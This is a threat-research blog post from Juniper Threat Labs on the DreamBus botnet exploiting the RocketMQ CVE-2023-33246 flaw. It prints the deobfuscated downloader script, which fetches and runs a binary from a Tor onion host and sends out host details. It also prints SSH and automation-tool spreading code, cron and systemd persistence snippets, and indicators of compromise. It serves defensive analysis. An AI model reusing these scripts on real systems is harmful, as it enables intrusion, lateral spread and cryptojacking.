
DreamBus Botnet Resurfaces, Targets RocketMQ vulnerability

By Paul Kimayong

Published: 2023-08-28 · Archived: 2026-04-06 00:39:42 UTC

DreamBus Botnet Resurfaces, Targets RocketMQ vulnerability

August 28, 2023



In May 2023, a vulnerability affecting RocketMQ servers (CVE-2023-33246), which allows remote code execution, was publicly disclosed. In a recent blog post, Juniper Threat Labs provided a detailed explanation of how an exploit targeting this vulnerability works.

This vulnerability opened the gates for hackers to exploit the RocketMQ platform, leading to a series of attacks. In fact, Juniper Threat Labs has detected multiple attacks where threat actors took advantage of the vulnerability to infiltrate systems and subsequently install the malicious DreamBus bot, a malware strain last seen in 2021.

In this blog post, we delve into the details of the attacks and the bot.

Attack Timeline

In early June, as shown above in Fig. 1, we began seeing attacks targeting this RocketMQ vulnerability. The attacks reached a peak in volume towards mid-June. While the default port for RocketMQ is **10911 (**depicted in green in the figure above**)**, it is worth noting that the attacks targeted at least seven other ports.




Fig. 1: Timeline of Recent RocketMQ attacks Observed by Juniper Threat Labs.

Interestingly, the initial attacks were non-destructive in nature. Rather than do damage, malicious threat actors employed an open-source reconnaissance tool called **'interactsh'** to assess server vulnerabilities. Gathering information like this demonstrates their ability to probe without relying on their own infrastructure. This method allows hackers to collect valuable reconnaissance data.




Fig. 2: Attacks employing interactsh.




Fig. 3: Webpage of one interactsh server describing the tool.

Starting on June 19th, we detected a series of attacks that involved downloading and executing a malicious bash script named, "**reketed**". As it happens, on that same day, we also observed malicious threat actors using two different methods to retrieve and execute this malicious shell script. In one (refer to Fig. 4 below), the threat actors made use of the TOR onion router web traffic service via a TOR proxy service called, "**tor2web.in**". (Note that use of this TOR proxy allows for the anonymous downloading of malicious payloads without the presence of the actual TOR browser client on the victim's system). In the other, cybercriminals called for the retrieval and execution of the malicious "**reketed**" payload form a specific IP address, **92[.]204.243.155** on port 8080 (refer to Fig. 5 below).




Fig. 4: Attack directly using TOR proxy service tor2web.in to download the payload.




Fig. 5: Attack showing threat actors using IP address 92[.]204.243.155 to download the payload.

Reketed: Downloader Bash Script

Upon successful exploitation, the payload will execute the bash script named **'reketed' (**hash**:** 1d0c3e35324273ffeb434f929f834b59dcc6cdd24e9204abd32cc0abefd9f047). Interestingly, at the time of our analysis here at Juniper Threat Labs, this file had no detections in VirusTotal (VT) as you can see below in Fig. 6.




Fig. 6: VT shows zero (0) anti-malware vendors detected malicious "reketed" bash script.

The primary function of the reketed bash shell script is to download the DreamBus main module from a TOR hidden service, **"ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad.onion".** When run, the malicious **reketed** bash shell script downloads the DreamBus main module, which is an ELF binary file, and installs it. The script assigns it a 20-character filename. To determine the filename, the script uses the first 20 characters of the 32-character md5 checksum performed on the current date **(i.e., date|md5sum|head -c20).**

In our analysis, the reketed bash script exhibits some obfuscation techniques, with randomized names assigned to functions and variables. However, after fixing the variables, the script becomes intelligible and thus more readily analyzed. See the contents of the reketed script after being deobfuscated in Fig. 7 below.

Once the DreamBus main module is successfully downloaded, "**reketed**" script promptly executes the ELF binary and subsequently deletes it, adding a layer of complexity to potential forensic investigations.

```
z3glwn
exec &>/dev/null
outFile=./.$(date|md5sum|head -c20)
doh_servers=(doh-ch.blahdns.com doh-de.blahdns.com doh-jp.blahdns.com doh-sg.blahdns.com
doh.li doh.pub doh.dns.sb dns.twnic.tw)
service_name=
"/tmp/systemd-private-ae776206422e886961eefb358c4fefda-systemd-logind.service-z3glwn"
curl_with_doh="curl -m60 -fsSLkA- --doh-url
https://${doh_servers[$((RANDOM%${#doh_servers[@]}))]}/dns-query"
curl_="curl -m60 -fsSLkA-"
tor_relay="relay.tor2socks.in"
tor_site="ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad"
PATH=/tmp:$service_name:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:
$PATH

fetchData() {
    path=/exec
    referrer=rq1_$(curl -s4 ident.me||curl -4 ip.sb)_$(whoami)_$(uname -n)_$(uname -r)_
    $(cat /etc/machine-id||(ip r||hostname -i||echo no-id)|md5sum|awk NF=1)
    $curl_with_doh -x socks5h://$tor_relay:9050 -e$referrer $tor_site.onion$path -o$outFile
    ||
    $curl_with_doh -e$referrer $1$path -o$outFile ||
    $curl_ -x socks5h://$tor_relay:9050 -e$referrer $tor_site.onion$path -o$outFile ||
    $curl_ -e$referrer $1$path -o$outFile
}

install() {
    chmod +x $outFile;$outFile;rm -f $outFile
}

main() {
    u=$tor_site.tor2web.it/load/
    cd /tmp && curl -V || (eGiAsomX http://$u/cu) | tar zxp
    bCQYhArV
    fetchData $tor_site.tor2web.it ||
    fetchData $tor_site.tor2web.in ||
    fetchData $tor_site.tor2web.re
    install
}

ls /proc/$(head -1 /tmp/.systemd.1)/maps || main
```

Fig. 7: Reketed script after fixing the structure and renaming the variables.

DreamBus Main Module

The sha256sum of the downloaded main module is 601a2ff4a7244ed41dda1c1fc71b10d3cfefa34e2ef8ba71598f41f73c031443. At the time of our analysis, the malicious DreamBus main module – like the reketed malicious shell script – showed no detections in VirusTotal (as shown in Fig. 8 below).

The DreamBus main module is an ELF Linux binary that has been packed with UPX, but with modified headers and footers that make unpacking more challenging. With this simple trick by the malware authors, the out-of-the-box UPX tool cannot unpack it (refer to Fig. 9 below). This will also make static detection challenging as engines typically need to unpack files first (e.g., UPX packed samples) before scanning. For this file, we needed to fix the UPX headers. Doing so proved sufficient for the UPX tool to unpack it.




Fig. 8: VT shows zero (0) anti-malware vendors detected DreamBus main module ELF file




Fig. 9: Modified UPX header of the ELF binary.

After unpacking, and upon static analysis of the DreamBus main module binary, we discovered that it executes numerous base64 encoded strings. These encoded strings (refer to Fig. 10 and Fig. 11 below) are script files with different functionalities, that include downloading other malicious modules. We will provide more details on these later in this blog post.




Fig. 10: Snippet of code executing the base64 encoded shell scripts in the linux binary.

Address	Length	Type	String
.rodata:0000...	0000069E	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1
.rodata:0000...	00000AD6	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1
.rodata:0000...	00005FAE	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1
.rodata:0000...	00000010	C	/tmp/.systemd.1
.rodata:0000...	00000019	C	systemd-tmpfiles-cleanup
.rodata:0000...	0000069A	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1
.rodata:0000...	00002686	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1
.rodata:0000...	0000079E	C	echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1

Fig. 11: Base64 encoding shell scripts in the linux binary.

These base64 encoded strings decodes into a bash script resembling the **“reketed”** script described earlier in this blog post. The script can perform various functions, such as downloading other modules, by sending requests to the TOR onion service using different path names. For instance, the bot can send requests to the following paths:

- ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad[.]onion/ping
- ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad[.]onion/mine
- ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad[.]onion/cmd1
- ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad[.]onion/kill

During our analysis, we identified several capabilities possessed by the malware. Upon executing each capability, it will send a corresponding request to the server, providing notification of the actions it has taken.

Request	**Description**
{onion site}/ping	Beacon out to the server advertising that it is alive
{onion site}/exec	Download and execute main module
{onion site}/mine	Download and install a monero miner
{onion site}/cmd1	Execute bash script
{onion site}/cmd2	Execute a bash script while including in the request machine ID, IP, hostname

As part of the installation routine, the malware terminates processes and eliminates files associated with outdated versions of itself. Subsequently, it sends a request to {**onion site/kill**} to notify the server about this action.

Spreader

DreamBus main module also has other paths in the request like the one ending in **/scan,** which we are not able to verify as the request did not return anything at the time of our analysis. DreamBus expects this request to return a file which it will install and execute. We believe this module will scan a set of external and internal IP ranges and spread via exploits as seen in previous DreamBus variants.

Furthermore, the DreamBus bot malware spread laterally. The malicious threat actors leverage widely recognized IT automation tools like **ansible, knife, salt and pssh (parallel ssh).** They employ a Base64 encoded string containing shell commands to infect remote systems, facilitating the installation of the DreamBus main module. Additionally, this function extracts hosts from the user’s **bash_history**, **/etc/hosts file and ssh known_hosts** file, further aiding in the spread of the malware.

```
mUgMFPqe() {
    #Infect using IT Automation Tools
    ansible all -m shell -a 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG
    knife ssh 'name:*' 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN
    salt '*' cmd.run 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1b
    pssh 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bXxoZWFkIC1jM

    #Find hosts in bash history, host file and ssh known hosts
    hosts=$(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" ~/.bash_history /etc/hosts \
    ~/.ssh/known_hosts |grep -v ^127.|awk -F: {'print $2'}|sort|uniq)

    #infect the hosts
    for h in $hosts;
        do ssh -oBatchMode=yes -oConnectTimeout=5 \
        -oPasswordAuthentication=no \
        -oPubkeyAuthentication=yes \
        -oStrictHostKeyChecking=no \
        -l root  $h 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bX
    for h in $hosts;
        do ssh -oBatchMode=yes -oConnectTimeout=5 \
        -oPasswordAuthentication=no \
        -oPubkeyAuthentication=yes \
        -oStrictHostKeyChecking=no \
        -l $USER $h 'echo RVNvMVlTCmV4ZWMgJj4vZGV2L251bGwKZXd2QkJlQ209Li8uJChkYXRlfG1kNXN1bX
}
```

Fig. 12: Snippet of code showing how the malware spread using IT automation tools and SSH.

Monero Miner

Upon initiating a request to the designated path **“ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad[.]onion”**, the system successfully retrieved an open-source Monero cryptocurrency miner program called XMRig. The XMRig file’s sha256sum is 1c49d7da416474135cd35a9166f2de0f8775f21a27cd47d28be48a2ce580d58d. Again, as with the DreamBus binary, XMRig is packed with UPX and has modified headers. Once unpacked, the binary reveals its hardcoded configuration (refer to Fig. 13 below), which includes joining the mining pool ‘**p2pool.it’** for Monero cryptocurrency mining purposes. The binary incorporates the username ‘**x**‘ and password ‘**x**‘ for authentication within the mining pool.




Fig. 13: Configuration of XMRig Monero cryptocurrency miner.

Persistence

To ensure persistent presence, the malware employs multiple mechanisms. Firstly, it establishes a service named **$HOME/.config/systemd/user/systemd-tmpfiles-cleanup**. Then, a "timer service" is implemented (refer to Fig. 14 below), scheduled to initiate the above service on an hourly basis. Furthermore, a **cron** job (refer to Fig. 15 below) is created and configured to execute the downloader script with the same hourly frequency. These approaches enable the threat actor to maintain their foothold consistently.

```
28    echo -e "\
29    [Unit]\\n\
30    Description=Cleanup of User's Temporary Files\\n\
31    [Timer]\\n\
32    OnCalendar=hourly\\n\
33    Persistent=true\\n\
34    [Install]\\n\
35    WantedBy=timers.target"> $service_name.timer
36
37    loginctl enable-linger root
38    systemctl --user enable systemd-tmpfiles-cleanup.timer
39    systemctl --user start systemd-tmpfiles-cleanup.timer
40    }
```

Fig. 14: Snippet of code that creates Timer service for persistence.


```
auto_start() {
    if id | grep root && ! ls /etc/cron.d/systemd-tmpfiles-cleanup ; then
        grep "ESo1YS" /etc/cron.d/systemd-tmpfiles-cleanup || echo "$(echo $((RANDOM%59)))
        * * * * root $service_bash_script > /dev/null 2>&1 &" > /etc/cron.d/
        systemd-tmpfiles-cleanup
        wPNYWriv
    else
        if ! crontab -l | grep ^[0-9] | grep ESo1YS; then
            (echo "$(echo $((RANDOM%59))) * * * * $service_bash_script > /dev/null 2>&1 &";
            crontab -l|grep -v systemd-tmpfiles-cleanup)|crontab -
            wPNYWriv
        fi

    fi
}
```

Fig. 15: Snippet of code that creates cron job.

Conclusion

As DreamBus malicious threat actors resurface, their primary objective remains the installation of a Monero cryptocurrency miner. However, the presence of a modular bot like the DreamBus malware equipped with the ability to execute bash scripts provides these cybercriminals the potential to diversify their attack repertoire, including the installation of various other forms of malware. Their preferred means of initial access revolves around exploiting vulnerabilities, particularly recent ones that result in remote code execution like the RocketMQ vulnerability CVE-2023-33246. To protect organizations from DreamBus malware, RocketMQ and similar attacks, Juniper highly recommends implementing robust patch management processes to ensure any would-be vulnerable systems are updated in a timely manner and protected against these and an evolving set of malicious threats.

Juniper ATP Cloud detects this malware using Machine Learning based on static and behavioral analysis.



Juniper SRX customers with an IDP license are protected against this RocketMQ vulnerability using the signature below (released with IDP sigpack #3604):

- TCP:C2S:APACHE-ROCKETMQ-UPDT-CE

Indicators of Compromise

Indicator	Description
92[.]204.243.155	Download Server
ru6r4inkaf4thlgflg4iqs5mhqwqubols5qagspvya4whp3dgbvmyhad.onion	.onion Download and Control Server
1d0c3e35324273ffeb434f929f834b59dcc6cdd24e9204abd32cc0abefd9f047	Bash script downloader
1c49d7da416474135cd35a9166f2de0f8775f21a27cd47d28be48a2ce580d58d	XMRig Miner
601a2ff4a7244ed41dda1c1fc71b10d3cfefa34e2ef8ba71598f41f73c031443	DreamBus Bot
153b0d0916bd3150c5d4ab3e14688140b34fdd34caac725533adef8f4ab621e2	DreamBus Bot
e71caf456b73dade7c65662ab5cf55e02963ee3f2bfb47e5cffc1b36c0844b4d	DreamBus Bot
9f740c9042a7c3c03181d315d47986674c50c2fca956915318d7ca9d2a086b7f	DreamBus Bot
371319cd17a1ab2d3fb2c79685c3814dc24d67ced3e2f7663806e8960ff9334c	DreamBus Bot
21a9f094eb65256e0ea2adb5b43a85f5abfbfdf45f855daab3eb6749c6e69417	DreamBus Bot
0a8779a427aba59a66338d85e28f007c6109c23d6b0a6bd4b251bf0f543a029f	DreamBus Bot

Related posts

Source: https://blogs.juniper.net/en-us/threat-research/dreambus-botnet-resurfaces-targets-rocketmq-vulnerability